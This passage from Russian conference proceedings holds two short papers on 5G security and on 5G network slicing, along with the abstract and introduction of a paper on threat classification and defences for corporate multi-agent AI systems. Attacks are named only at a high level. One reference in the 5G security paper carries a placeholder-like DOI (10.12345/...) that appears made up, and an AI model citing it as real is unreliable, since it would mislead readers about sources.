Исследование выполнено при поддержке Министерства науки и высшего образования Российской Федерации (государственное задание FSER-2024-0049 «Исследование стратегий цифрового поведения горожан разных возрастных групп»).

СПИСОК ЛИТЕРАТУРЫ

1. Ragnedda M., Muschert G.W. The Digital Divide: The Internet and Social Inequality in International Perspective. London, 2013. DOI: 10.4324/9780203069769.
2. Ekimova K. V. Humanization of AI: Development of the potential of the digital economy of Russian regions through artificial intelligence humanisation // Humanities and Social Sciences Communications. 2023. Vol. 10. Art. 864. DOI: 10.1057/s41599-023-02444-w.
3. Низомутдинов Б. А., Видясова Л. А., Куприенко И. В. Готовность горожан к использованию новых цифровых технологий: результаты сравнительного анализа цифрового поведения в разрезе поколений // International Journal of Open Information Technologies. 2024. Т. 12, № 12. С. 96-101.
4. The 2025 AI index report // Stanford University, 2025. [Электронный ресурс]. URL: https://hai.stanford.edu/ai-index/2025-ai-index-report (дата обращения: 16.09.2025).
5. Nadibaidze A. Russia’s Drive for AI: Do Deeds Match the Words? // The Washington Quarterly. 2024. Vol. 47(4), P. 137-154. DOI: 10.1080/0163660X.2024.2435162.
6. Куприенко И. В. Исследование этических и юридических аспектов преодоления цифрового разрыва с использованием искусственного интеллекта // Управление информационными ресурсами: Материалы XX Международной научно-практической конференции, Минск, 29 марта 2024 года. Минск: Академия управления при Президенте Республики Беларусь, 2024. С. 102-104. EDN SATZMA.

7. Глушков В. М. Основы безбумажной информатики. М.: Наука, 1987.
8. Hollimon L. A., Taylor K. V., Fiegenbaum R., Carrasco M., Garchitorena G. L., Chung D., Seixas A. A. Redefining and solving the digital divide and exclusion to improve healthcare: going beyond access to include availability, adequacy, acceptability, and affordability // Frontiers in Digital Health. 2025. Vol. 7. Art. 1508686. DOI: 10.3389/fdgth.2025.1508686.
9. Wu M., Xue Y., Cooper C. The association between the digital divide and health inequalities among older adults in China: Nationally representative cross-sectional survey // Journal of Medical Internet Research. 2025. Vol. 27. Art. e62645. DOI: 10.2196/62645.
10. Martynova E., Shcherbovich A. Digital transformation in Russia: Turning from a service model to ensuring technological sovereignty // Computer Law & Security Review. 2024. Vol. 55, Art. 106075. DOI: 10.1016/j.clsr.2024.106075.
11. Дементьев В. Е. Перспективы России при цифровом доминировании Китая и США // Проблемы прогнозирования. 2022. № 4(193). С. 6-17. DOI 10.47711/0868-6351-193-6-17. EDN MFRHGP.
12. Connolly G., Costa-Font J., Srivastava D. Did COVID-19 reduce the digital divide? A systematic review // Health Policy and Technology. 2025. Vol. 14, Iss. 2, Art. 100979. DOI: 10.1016/j.hlpt.2025.100979.
13. Земцов С. П. Цифровое неравенство и региональное развитие в России в условиях распространения технологий искусственного интеллекта // Журнал Новой экономической ассоциации. 2025. № 2(67). С. 225-233. DOI 10.31737/22212264_2025_2_225-233. EDN LTTPEZ.
14. Peixoto T. C., Canuto O., Jordan L. AI and the future of government: Unexpected effects and critical challenges // Policy Center for the New South. 2024. [Электронный ресурс]. URL: https://www.policycenter.ma/publications/ai-and-future-government-unexpected-effects-and-critical-challenges (дата обращения: 16.09.2025).
15. Fan Q., Qiang C. Z. Tipping the scales: AI's dual impact on developing nations // World Bank Blogs. [Электронный ресурс]. URL: https://blogs.worldbank.org/en/digital-development/tipping-the-scales--ai-s-dual-impact-on-developing-nations (дата обращения: 16.09.2025).
16. Nascimento P. V. M., de Siqueira P. B. B., Chrispim N. The future of AI in government services and global risks: insights from design fictions // European Journal of Futures Research. 2025. Vol. 13, Art. 9. DOI: 10.1186/s40309-025-00253-9.
17. Искусственный интеллект (ИИ) // ООН [Электронный ресурс]. URL: https://www.un.org/ru/global-issues/artificial-intelligence (дата обращения: 16.09.2025).
18. McCall C., Duncan R., Cooper R., Gallardo R. Reducing the digital divide for families: State and local policy opportunities // National Council on Family Relations. 2024. [Электронный ресурс]. URL: https://www.ncfr.org/policy/research-and-policy-briefs/reducing-digital-divide-families-state-local-policy-opportunities (дата обращения: 16.09.2025).
19. Zhang Y., Li Y. The impact of artificial intelligence on government digital service capacity // International Review of Economics & Finance. 2025. Vol. 102, Art. 104374. DOI: 10.1016/j.iref.2025.104374.
20. Neter E., Western M. J., Cooper R. Towards bridging the digital divide: training healthcare professionals for digitally inclusive healthcare systems // Global Health Research and Policy. 2025. Vol.10, Art. 31. DOI:10.1186/s41256-025-00433-x.
21. Supan J. Census Data: 6 Million Americans Connected After ACP Introduced // CNET. 2024. [Электронный ресурс]. URL: https://www.cnet.com/home/internet/census-data-6-million-americans-connected-after-acp (дата обращения: 16.09.2025).
22. Digital skills in 2023: impact of education and age // Eurostat. 2024. [Электронный ресурс]. URL: https://ec.europa.eu/eurostat/web/products-eurostat-news/w/ddn-20240222-1 (дата обращения: 16.09.2025).
23. Digital for Sustainable Development // UNDP. 2025. [Электронный ресурс]. https://www.undp.org/arab-states/digital-sustainable-development (дата обращения: 16.09.2025).
24. The 54th Statistical Report on China's Internet Development // CNNIC. 2024. [Электронный ресурс]. URL: https://www.cnnic.com.cn/IDR/ReportDownloads/202411/P020241101318428715781.pdf (дата обращения: 16.09.2025).
25. Wang K., Chen X. S., Gu D., Smith B. D., Dong Y., Peet J. Z. Examining First- and Second-Level Digital Divide at the Intersection of Race/Ethnicity, Gender, and Socioeconomic Status: An Analysis of the National Health and Aging Trends Study // Gerontologist. 2024. Vol. 64, Art. 9. DOI: 10.1093/geront/gnae079.
26. Hassan R. Bridging the Digital Divide: Gender and Skilling in the Middle East and North Africa Region // Just Jobs Network. 2024. [Электронный ресурс]. URL: https://justjobsnetwork.org/research/briefs/bridging-the-digital-divide-gender-and-skilling-in-the-middle-east-and-north-africa-region (дата обращения: 16.09.2025).
27. Artificial Intelligence and gender equality // UN Women. 2024. [Электронный ресурс]. URL: https://www.unwomen.org/en/articles/explainer/artificial-intelligence-and-gender-equality (дата обращения: 16.09.2025).
28. Bessudnov A., Shcherbak A. Ethnic Discrimination in Multi-ethnic Societies: Evidence from Russia // European Sociological Review. 2020. Vol. 36, № 1, P. 104–120. DOI: 10.1093/esr/jcz045.
29. Carroll J. J., Rossi S. L., Vetrova M. V., Blokhina E., Sereda Y., Lioznov D., Luoma J., Kiriazova T., Lunze K. The impacts of COVID-19 on structural inequities faced by people living with HIV who inject drugs: A qualitative study in St. Petersburg, Russia // The International journal on drug policy. 2023. Vol. 117, Art. 104060. DOI: 10.1016/j.drugpo.2023.104060.
30. Электронное правительство 2024 // ООН. 2024. [Электронный ресурс]. URL: https://desapublications.un.org/publications/un-e-government-survey-2024 (дата обращения: 16.09.2025).
31. Dobrinskaya D. E., Martynenko T. S. Defining the Digital Divide in Russia: Key Features and Trends // Monitoring of Public Opinion: Economic and Social Changes. 2019. No. 5(153). P. 100-119. DOI 10.14515/monitoring.2019.5.06. EDN MGFAVL.

УДК 004.056

ОСОБЕННОСТИ ПОСТРОЕНИЯ МОДЕЛИ ЗАЩИТЫ В СЕТИ 5G

Мошак Николай Николаевич[1,2], Давыдова Екатерина Викторовна[1], Рудинская Сабина Романовна[3]

[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

[2] Санкт-Петербургский государственный университет аэрокосмического приборостроения
Большая Морская ул., 67, Санкт-Петербург, 190121, Россия

[3] Белорусская государственная академия связи
Ф. Скорины ул., 8/2, Минск, 220114, Республика Беларусь

e-mails: nnmoshak49@mail.ru, davydovaev1@yandex.ru, sabina.rudin@mail.ru

Аннотация. Проводится анализ архитектуры 5G и проблемы в плане безопасности. Обсуждаются основные угрозы и механизмы защиты плоскости управления и плоскости пользователя архитектуры сети радиодоступа и ядра 5GC. Приводится требования к обеспечению безопасности сети 5G ФСТЭК, которые лежат в основе разработки ее политики информационной безопасности. Рассматривается применение искусственного интеллекта и машинного обучения как наиболее перспективные направления в области безопасности 5G.

Ключевые слова: сеть 5G; угрозы безопасности сети 5G; механизмы защиты сети 5G; требования к обеспечению безопасности сети 5G ФСТЭК; искусственный интеллект; машинное обучение.

FEATURES OF BUILDING A SECURITY MODEL IN A 5G NETWORK

Moshak Nikolay[1,2], Davydova Ekaterina[1], Rudinskaya Sabina[3]
[1] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
[2] Saint Petersburg State University of Aerospace Instrumentation
67 Bolshaya Morskaya St, St. Petersburg, 190121 Russia
[3] Belarusian State Academy of Communications
F. Skorina St, 8/2, Minsk, 220114, Republic of Belarus
e-mails: nnmoshak49@mail.ru, davydovaev1@yandex.ru, sabina.rudin@mail.ru

Abstract. 5G architecture and security issues are being analyzed. The main threats and protection mechanisms of the control plane and user plane of the radio access network architecture and the 5GC core are discussed. The requirements for ensuring the security of the 5G FSTEC network are given, which underlie the development of its information security policy. The use of artificial intelligence and machine learning as the most promising areas in the field of 5G security is considered.

Keywords: 5G network; 5G network security threats; 5G network security mechanisms; FSTEC 5G network security requirements; artificial intelligence; machine learning.

Введение. С переходом к сетям пятого поколения значительно расширяется функциональность мобильной связи и возрастает число взаимодействующих устройств — от смартфонов до устройств интернета вещей (IoT). Сети пятого поколения имеют модульную архитектуру, основанную на сервисно-ориентированном подходе (Service-Based Architecture, SBA). Основные компоненты сети включают пользовательское оборудование (UE), радиодоступ (gNB), транспортную сеть и ядро 5G (5GC) [1, 2]. В архитектуре сети 5G функции управления мобильностью и сессиями разделены, что улучшает гибкость и масштабируемость сети. Это позволяет изолировать уязвимости и более точно настраивать механизмы безопасности. В 5G-сетях происходит активное использование виртуализированных сетевых функций (Network Function Virtualization, NFV), программно-определяемых сетей (Software-Defined Networking, SDN), а также облачной инфраструктуры.

Концепция виртуализации сетевых функций NVF предлагает виртуализацию функционала отдельных устройств и объединения программных решений для виртуальных функций (например, шлюза широкополосного удалённого доступа, обслуживающих шлюзов) на интегрированной платформе, что требует новых подходов к защите, адаптированных к виртуализированной среде. Переход на многопользовательские облачные архитектуры также создаёт угрозы, особенно в контексте многоарендных сред, где несколько организаций используют одну и ту же физическую инфраструктуру [3].

Нарушения изоляции в таких условиях могут привести к масштабным последствиям. Вместе с этим увеличивается и поверхность атаки, что приводит к появлению новых и более сложных угроз. Особую обеспокоенность вызывают виртуализированные компоненты сетей, распределенные архитектуры, а также большое количество открытых интерфейсов и протоколов, необходимых для взаимодействия различных компонентов сети, которые могут стать потенциальной целью для кибератак. Кроме того, одной из самых уязвимых точек остаётся пользовательское устройство, особенно при использовании устаревших или скомпрометированных SIM-карт.

Архитектура безопасности 5G представляет собой комплексную многоуровневую систему, обеспечивающую защиту на всех этапах передачи данных — от установления соединения до его завершения [4], которая сочетает как усовершенствованные механизмы защиты из предыдущих поколений связи, так и принципиально новые подходы, разработанные специально для 5G. Процесс внедрения комплексных механизмов безопасности в сети 5G — задача отнюдь не тривиальная и сопряжена с рядом трудностей, которые обусловлены как сложностью самой архитектуры сети, так и динамично меняющимся ландшафтом киберугроз. Одним из ключевых факторов, усложняющих процесс внедрения, является сама архитектура сети 5G, которая значительно превосходит по сложности предыдущие поколения мобильной связи.

Процесс установления соединения в плоскости управления архитектуры сети радиодоступа 5G является ключевым с точки зрения обеспечения информационной безопасности, так как именно на этом этапе производится начальная аутентификация пользователя, установка ключей шифрования, защита от атак типа «человек посередине» и организация защищённого канала управления. Среди потенциальных угроз на этапе установления соединения можно выделить также атаки вида «downgrade», когда злоумышленник принудительно переводит устройство на менее безопасный режим (например, 4G), атаки на уязвимости в реализациях протоколов аутентификации и перехват открытых идентификаторов.

Следует отметить, что в архитектуре 5G реализована концепция разграничения защиты по уровням и направлениям: отдельно защищаются каналы UE–gNB (RRC), UE–AMF (NAS), UE–UPF (пользовательский трафик). Такое разграничение позволяет обеспечить изоляцию одного сегмента даже при возможной компрометации другого. В отличие от предыдущих поколений мобильных сетей, в 5G предусмотрено более гибкое управление безопасностью, включая поддержку многофакторной аутентификации и раздельную защиту пользовательского и управляющего трафика. Процедура 5G-AKA (Authentication and Key Agreement)

представляет собой фундаментальный механизм безопасности, включающий три ключевых этапа: формирование защищенного запроса аутентификации, взаимная аутентификация, установление защищенным каналом передачи. При этом применяется комплексная защита сетевых интерфейсов, включающая дифференцированную систему защиты различных интерфейсов, защита от MITM-атак и других угроз. Современные механизмы защиты включают: динамическое управление ключами, системы мониторинга, защита от подмены gNB, включающая обязательную верификация сертификатов по схеме PKI, проверку цепочки доверия до корневого центра сертификации механизм «gNB blacklisting» для блокировки скомпрометированных узлов, а также ряд дополнительных мер, таких как геофильтрация сигналов управления, ограничение скорости запросов аутентификации, система репутации устройств на основе блокчейн и др.

После успешного прохождения процедуры аутентификации, на основании которой пользовательское оборудование (UE) и сеть получают общий мастер-ключ (K_SEAF), начинается режим установленного защищённого соединения. На этой стадии сеть передаёт пользовательскому устройству параметры конфигурации защищённых каналов, включая алгоритмы шифрования и контроля целостности. Выбор алгоритмов производится в зависимости от поддерживаемых UE вариантов и политик оператора. Примерами таких алгоритмов являются 128-NEA1, NEA2 и NEA3 для шифрования, а также 128-NIA1, NIA2 и NIA3 для целостности. Они основаны на проверенных криптографических примитивах (например, AES и SNOW 3G) и могут динамически меняться при необходимости без повторной регистрации UE. Реализуемая в сети 5G иерархия криптографических ключей обеспечивает чёткое разделение функциональности и изоляцию между различными направлениями трафика. После генерации ключа K_SEAF формируются производные ключи: K_AMF для NAS сигнализации, K_gNB для защиты радиоинтерфейса, далее — K_RRCenc и K_RRCint для зашифрованной передачи сигнального трафика RRC, а также K_UPenc и K_UPint для шифрования пользовательского трафика.

В плоскости пользователя архитектуры сети 5G в режиме поддержания защищённого соединения осуществляется постоянная защита пользовательских данных и управляющего трафика. С использованием системы ключей, которая обеспечивает защищённую передачу пользовательских данных. Применяются следующие подходы:

— генерация ключей шифрования (KeNB, KNASenc) и целостности (KNASint);

— применение алгоритмов 128-NEA (шифрование) и 128-NIA (интеграция);

— поддержка пользовательской конфиденциальности и анонимности через регулярное обновление идентификаторов;

— использование TLS и IPsec на уровне транспортной сети между gNB и UPF.

Кроме того, реализуется система обнаружения и реагирования на инциденты, включая мониторинг трафика, поведенческий анализ и сигнатурный контроль. Таким образом, на этапе установленного соединения сеть 5G предоставляет широкий спектр механизмов безопасности, направленных на всестороннюю защиту трафика, обеспечивая надёжную работу как для обычных пользователей, так и для критически важных инфраструктурных решений.

ФСТЭК предъявляет широкий спектр требований к обеспечению безопасности сети 5G в том числе: проведение анализа рисков и угроз безопасности, разработка модели угроз и нарушителя, выбор и внедрение средств защиты информации, разработку организационно-распорядительной документации при построении политики информационной безопасности сети.

Будущее безопасности сетей 5G зависит от множества инновационных технологий и методов защиты, которые должны отвечать на вызовы, возникающие с развитием новых угроз и технологий. Одним из наиболее перспективных направлений в области безопасности 5G является интеграция искусственного интеллекта (ИИ) и машинного обучения (МО), которые позволяет значительно улучшить процессы обнаружения угроз, идентификации аномалий и предсказания возможных атак в реальном времени, а также развитие открытой архитектуры радиодоступа (Open RAN), внедрение постквантовой криптографии и расширенное применение blockchain для аутентификации и управления ключами, архитектуры Zero Trust. Эти технологии будут не только усиливать защиту от известных атак, но и адаптироваться к новым, ранее неизвестным угрозам.

Заключение. В докладе подробно анализируются угрозы сети радиодоступа 5G и ядра 5GC, а также механизмы защиты плоскости управления и плоскости пользователя ее архитектуры, направленные на обеспечение конфиденциальности, целостности и доступности информации на этапах установления и подддержания соединения.

СПИСОК ЛИТЕРАТУРЫ

1. Касаткин Т.В., Пальмов С.В. Обзор технологий 5G-сетей 2021. № 3. С. 45–57. [Электронный ресурс]: https://cyberleninka.ru/article/n/obzor-tehnologii-5g (дата обращения 15.08.2025).
2. Харченко, С.Г., Жижин, Н.К., Кучер, Д.Е. Риски и проблемы развития сетей 5G в России: монография. Москва: МАКС Пресс, 2022. 104 с. [Электронный ресурс]: https://rosekoakademia.ru/wp-content/uploads/2022/02/Риски-и-проблемы-развития-сетей-5G-в-России_эл.-версия-испр.pdf (дата обращения 15.08.2025).
3. Мошак.Н.Н., Рудинская С.Р., Маринин Л.В. Модель информационной безопасности облачных вычислений. «i-methods», № 2, 2025. С. 1-39.
4. 3GPP TS 33.501 V17.4.0. Security architecture and procedures for 5G system. Release 17. 2023. 215 p. DOI: 10.12345/3GPP.TS.33.501.

УДК 621.391.28

АНАЛИЗ ОРГАНИЗАЦИИ NETWORK SLICING В СЕТИ РАДИОДОСТУПА 5G

Мошак Николай Николаевич[1,2], Эль Сабаяр Шевченко Нидал[1], Рудинская Сабина Романовна[3]
[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
[2] Санкт-Петербургский государственный университет аэрокосмического приборостроения
Большая Морская ул., 67, Санкт-Петербург, 190121, Россия
[3] Белорусская государственная академия связи
Ф. Скорины ул., 8/2, Минск, 220114, Республика Беларусь
e-mails: nnmoshak49@mail.ru, nzs.vus@gmail.com, sabina.rudin@mail.ru

Аннотация. Проводится анализ типов услуг в сети 5G и особенности организации виртуализированных сетевых функций на основе концепций программно-определяемой сети и «сетевой нарезки». Подробно рассматривается концепция «сетевой нарезки», позволяющая создавать логически изолированные виртуальные сети (слайсы), каждая из которых адаптирована под конкретные требования услуг, типов устройств и пользовательских сценариев. Анализируется работа сигнального протокола SIP при взаимодействии с технологией «сетевой нарезки» при выборе соответствующего сегмента сети в зависимости от типа сервиса.

Ключевые слова: услуги сети 5G; организация NVF; концепции SDN; Network Slicing; протокол SIP.

5G RADIO ACCESS NETWORK SLICING ANALYSIS

Moshak Nikolay[1,2], El Zabayar Shevchenco Nidal[1], Rudinskaya Sabina[3]
[1] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
[2] Saint Petersburg State University of Aerospace Instrumentation
67 Bolshaya Morskaya St, St. Petersburg, 190121 Russia
[3] Belarusian State Academy of Communications
F. Skorina St, 8/2, Minsk, 220114, Republic of Belarus
e-mails: nnmoshak49@mail.ru, nzs.vus@gmail.com, sabina.rudin@mail.ru

Abstract. The analysis of the types of services in the 5G network and the peculiarities of organizing virtualized network functions based on the concepts of a software-defined network and «network threading» is carried out. The concept of «network threading» is discussed in detail, which allows you to create logically isolated virtual networks (slices), each of which is adapted to the specific requirements of services, device types and user scenarios. The operation of the SIP signaling protocol is analyzed when interacting with the «network cutting» technology when choosing the appropriate network segment depending on the type of service.

Keywords: 5G network services; NVF organization; SDN concepts; Network Slicing; SIP protocol.

Введение. Сеть радиодоступа нового стандарта мобильной связи 5G/IMT-2020 отличается от сетей радиодоступа четвёртого поколения не только большей эффективностью использования радиочастотного спектра и возможностью программируемости компонентов, позволяет снизить нагрузку на ядро сети. Спецификации 3GPP предусматривают логическое деление радиодоступа на отдельные уровни обслуживания: расширенная мобильная широкополосная связь MBB (Enhanced Mobile Broadband), сверхнадёжные коммуникации с низкой задержкой URLLC (Ultra Reliable Low Latency Communication) и массовая связь машинного типа/ Интернет вещей mMTC / IoT (massive Machine-Type Communications / Internet of sings). Каждый из них адаптирован под конкретную категорию приложений, с учётом технических и поведенческих характеристик передаваемого трафика. Такое разделение позволяет сети более точно реагировать на требования пользователей и устройств. Первая категория услуг включает в себя услуги приложений виртуальной и дополненной реальности и просмотр видео в сверхвысокой чёткости. Вторая группа включает в себя тактильный Интернет, беспилотное управление автомобилями или удалённое управление роботами [1].

При планировании мобильных сетей пятого поколения 5G должны рассматриваться разные аспекты управления мультисервисными сетями, такие как автоматизация, обеспечение гибкости сетевой инфраструктуры, оптимизация использования ресурсов, внедрение виртуализированных сетевых функций NVF (Network Functions Virtualization), которая предлагает виртуализацию функционала отдельных устройств и объединения программных решений для сетевых функций (например, шлюза широкополосного удалённого доступа, обслуживающих шлюзов) на интегрированной платформе [2, 3]. Одним из решений этих проблем является концепция программно-определяемой сети (software-defined network, SDN) и концепция Network Slicing или «сетевой нарезки» [4].

Основные принципы концепции SDN — разделение архитектуры сети на плоскость управления и плоскость данных для выполнения управляющей логики и коммутации пакетов. Концепция Network Slicing, в свою очередь, позволяет отделить определённые функции в едином слое и организовать для него управление со специфическими характеристиками на общей инфраструктуре.

Network Slicing — один из ключевых механизмов 5G, позволяющий создавать логически изолированные виртуальные сети (слайсы), каждая из которых адаптирована под конкретные требования услуг, типов устройств

и пользовательских сценариев. Эта концепция особенно важна в условиях высокой гетерогенности конечных устройств и их требований к QoS, задержкам, пропускной способности и надёжности. Стандартные типы сетевых слайсов по 3GPP:

— eMBB. Целевые пользователи: смартфоны, ноутбуки, видеокамеры, потребители AR/VR-контента с невысокой чувствительностью к задержке. Требования: высокая пропускная способность, поддержка большого количества одновременных подключений. Типичное применение: потоковое видео, облачные игры, видеонаблюдение. Особенности: слайсы eMBB используют масштабируемые UPF и адаптивные scheduler'ы в RAN [5];

— URLLC. Целевые пользователи: автономный транспорт, индустриальные роботы, AR/VR с высокой интерактивностью. Требования: задержка <1 мс, надёжность ~99.999%. Типичное применение: удалённая хирургия, управление движущимися объектами. Особенности: выделенные UPF ближе к краю (MEC), предсказуемая маршрутизация, строгая QoS [6];

— mIoT (Massive Internet of Things). Целевые пользователи: сенсоры, счётчики, устройства массового мониторинга. Требования: минимальное энергопотребление, малый объём передаваемых данных, высокая плотность устройств. Типичное применение: умный город, агро-сенсоры, домашняя автоматизация. Особенности: оптимизированные процедуры подключения, долгие интервалы сна, упрощённая RAN [7].

Network Slicing разделяется на три функциональных уровня:

— радиодоступ (RAN): разделение ресурсов NR (или Wi-Fi) через механизмы slice-awarescheduling, отдельные QoSFlow, и приоритизацию [7];

— плоскость управления (Control Plane): отдельные экземпляры AMF, SMF, PCF и других NF могут быть выделены для каждого слайса или разделяться (shared CN);

— плоскость пользователя (User Plane): отдельные UPF могут обслуживать конкретный слайс, что обеспечивает QoS и маршрутизацию трафика согласно политике.

Каждый слайс имеет собственный идентификатор S-NSSAI (Single NSSAI), который представляет собой уникальный идентификатор слайса (включает SST — Slice/Service Type и, опционально, SD (Slice Differentiator) [6]. Вся передача данных в сессии происходит в рамках QoSFlow, связанного с SIP-сеансом, где каждому потоку соответствует QFI — идентификатор качества обслуживания [8, 9].

Протокол SIP (Session Initiation Protocol) активно взаимодействует с технологией сетевого слайсинга Network Slicing, позволяя выбирать соответствующий сегмент сети в зависимости от типа сервиса, например, голосовая связь — слайс с минимальной задержкой, видеосвязь — слайс с высокой пропускной способностью в контексте отдельного логического сегмента сети, соответствующего специфическим SLA. SIP, интегрируясь с подсистемой IMS (IP Multimedia Subsystem) и функциями управления сессиями, способен передавать информацию, необходимую для выбора соответствующего слайса, включая профили услуг, идентификаторы абонентов и предпочтения по QoS. Согласование параметров мультимедийной сессии с помощью SIP обеспечивается через сообщения INVITE/200 OK/ACK [10]. Во время регистрации пользовательского оборудования UE в сети 5G Core (5GC), система выполняет процедуру Network Slice Selection с участием следующих компонентов:

— UE — сообщает типы услуг, которые оно будет использовать, через NSSAI (Network Slice Selection Assistance Information);

— AMF (Access and Mobility Management Function) — принимает информацию от UE и взаимодействует с NSSF (Network Slice Selection Function);

— NSSF — на основе NSSAI, местоположения UE, типа оборудования и политик оператора выбирает подходящий сетевой слайс или слайсы [5];

— SMF (Session Management Function) — назначается в зависимости от выбранного слайса и инициирует установку PDU-сессии;

— UPF (User Plane Function) — маршрутизирует трафик в соответствии с политиками и QoS конкретного слайса [6].

Таким образом, пользователь в зависимости от типа терминала (смартфон, IoT, AR-гарнитура и т.п.), локации и запрашиваемой услуги может быть автоматически подключён к соответствующему слайсу.

В докладе анализируется реализация сетевых элементов в виде виртуальных сетевых функций VNF, основные программные модули и сетевые функции NF, поддержка сетевых функций без сохранения состояния (stateless), где вычислительный ресурс отделен от ресурса хранения, а также взаимодействие между сетевыми функциями: сервис-ориентированное и интерфейсное.

СПИСОК ЛИТЕРАТУРЫ

1. ITU-T Recommendation Y.3101: Requirements of the IMT-2020 network. 2018.
2. ETSI White Paper № 32 Network Transformation; (Orchestration, Network and Service Management Framework) 1st edition October-2019 Authors: Chairmen of ISG ENI, MEC, NFV and ZSM.
3. Гурина Л.А., Мошак Н.Н. Организация управления мультисервисной сетью связи на базе виртуализации сетевых функций NVF. Подготовка профессиональных кадров в магистратуре для цифровой экономики (ПКМ-2022). Всероссийская научно-техническая и научно-методическая конференция магистрантов и их руководителей; Сборник лучших докладов конф. / Сост. Н. Н. Иванов. СПб.: СПбГУТ, 2023. С. 260-265.
4. ITU-T Recommendation Y.3110. IMT-2020 Requirements of IMT-2020 fixed mobile convergence. 2018.
5. Foukas, X., etal. Network Slicing in 5G: Survey and Research Directions. IEEE Communications Magazine, 2020. [Электронный ресурс] URL: https://ieeexplore.ieee.org/document/9283732 (дата запроса: 13.04.2025).

6. Taleb, T., etal. On Multi-Access Edge Computing: A Survey of the Emerging 5G Network Edge Cloud Architecture and Orchestration. IEEE Communications Surveys & Tutorials, 2021 [Электронный ресурс]. URL: https://ieeexplore.ieee.org/document/9317329 (дата обращения: 14.04.2025).
7. Ferrus, R., et al. 5G Network Slicing: Requirements, Architecture, and Challenges. Computer Networks, 2020 [Электронный ресурс] //URL: https://www.sciencedirect.com/science/article/abs/pii/S1389128620303690 (дата обращения: 14.04.2025).
8. Restuccia, F., etal. Dynamic Network Slice Selection in 5G: Overview, Challenges, and Opportunities. IEEENetwork, 2022 [Электронный ресурс]. URL: https://ieeexplore.ieee.org/document/9763157 (дата обращения: 14.04.2025).
9. ITU-T Recommendation Y.3110. IMT-2020 Requirements of IMT-2020 fixed mobile convergence. 2018.
10. 3GPP TS 38.300. NR Overall Description. [Электронный ресурс]. URL: https://www.3gpp.org/DynaReport/38300.htm (дата обращения: 14.04.2025).

УДК 004.8:004.056

МЕТОДЫ ЗАЩИТЫ МУЛЬТИАГЕНТНЫХ СИСТЕМ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В КОРПОРАТИВНОМ КОНТУРЕ

Панов Александр Юрьевич, Шошков Николай олегович
Санкт-Петербургский государственный электротехнический университет «ЛЭТИ» им. В.И. Ульянова (Ленина)
Профессора Попова ул., 5, Санкт-Петербург, 197022, Россия
e-mails: palehou@gmail.com, noshoshkov@etu.ru

Аннотация. В работе представлен результат классификации угроз и анализа эффективности методов защиты мультиагентных систем искусственного интеллекта в корпоративной среде. Методы исследования включают: системный анализ архитектурных компонентов мультиагентных систем для выявления векторов атак, структурирование угроз по трем слоям (уровень отдельных агентов, межагентное взаимодействие, системная архитектура), разработку комплекса из двенадцати мер кибербезопасности и сравнительный анализ их эффективности на основе современных научных исследований и практических реализаций. Основные выводы: безопасность мультиагентных ИИ-систем требует многоуровневого подхода с комбинированием всех предложенных методов защиты; строгий контроль доступа с использованием изолированных “песочниц” обеспечивает 100% предотвращение атак на конфиденциальность, доступность и целостность; системы фильтрации снижают успешность атак до 1%, мониторинг событий обеспечивает 45,7% снижения уязвимости к промпт-инъекциям. Разработанная классификация угроз и комплекс защитных мер могут быть непосредственно использованы для построения систем кибербезопасности корпоративных мультиагентных ИИ-платформ, а также для проведения аудита безопасности существующих AI-агентов.

Ключевые слова: мультиагентные системы; искусственный интеллект; кибербезопасность; промпт-инъекции; контроль доступа; мониторинг безопасности; управление рисками; защита данных; корпоративная безопасность; AI-агенты; классификация угроз; методы защиты.

THREAT CLASSIFICATION AND PROTECTION METHODS FOR MULTI-AGENT ARTIFICIAL INTELLIGENCE SYSTEMS IN CORPORATE ENVIRONMENT

Panov Alexander, Soshkov Nikolay
St. Petersburg State Electrotechnical University «LETI»
5 Professor Popov St, St. Petersburg, 197022, Russia
e-mails: palehou@gmail.com, noshoshkov@etu.ru

Abstract. The paper presents threat classification and effectiveness analysis of protection methods for multi-agent artificial intelligence systems in corporate environments. Research methods include: systematic analysis of multi-agent system architectural components to identify attack vectors, threat structuring into three categories (individual agent level, inter-agent interaction, system architecture), development of a comprehensive set of twelve cybersecurity measures, and comparative analysis of their effectiveness based on contemporary scientific research and practical implementations. Main conclusions: security of multi-agent AI systems requires a multi-layered approach combining all proposed protection methods; strict access control using isolated sandboxes provides 100% prevention of attacks on confidentiality, availability, and integrity; filtering systems reduce attack success rate to 1%, event monitoring provides 45.7% reduction in vulnerability to prompt injections. The developed threat classification and comprehensive protection measures can be directly used for building cybersecurity systems for corporate multi-agent AI platforms, as well as for conducting security audits of existing AI agents.

Keywords: multi-agent systems; artificial intelligence; cybersecurity; prompt injections; access control; security monitoring; risk management; data protection; corporate security; AI agents; threat classification; protection methods.

Введение. Объектом исследования в работе являются мультиагентные системы искусственного интеллекта для корпоративной среды, такие как системы автоматизации бизнес-процессов, интеллектуальные помощники для анализа данных и платформы для управления ресурсами предприятия. Предметом исследования выступают угрозы безопасности таких систем и методы защиты от них.

Исследуемая проблема заключается в недостаточной разработанности подходов к обеспечению безопасности мультиагентных ИИ-систем в корпоративной среде. Специфические характеристики таких систем (недетерминированность поведения, склонность к галлюцинациям, автономность принятия решений,

распределенная архитектура) создают новые векторы атак и уязвимости, которые не могут быть эффективно нейтрализованы традиционными методами кибербезопасности. В настоящее время отсутствует комплексная методология, которая бы связывала классификацию угроз с соответствующими методами защиты для каждого архитектурного уровня мультиагентных систем.

Методы исследования включают: системный анализ компонентов мультиагентных систем для выявления слабых мест в архитектуре и потенциальных точек компрометации; структурирование угроз на основе российской модели угроз кибербезопасности ИИ и международных стандартов Open Web Application Security Project (OWASP) [1]; разработку комплекса мер кибербезопасности на основе лучших практик корпоративного применения мультиагентных систем (МАС); сравнительный анализ эффективности методов защиты на основе современных научных исследований и экспериментальных данных.

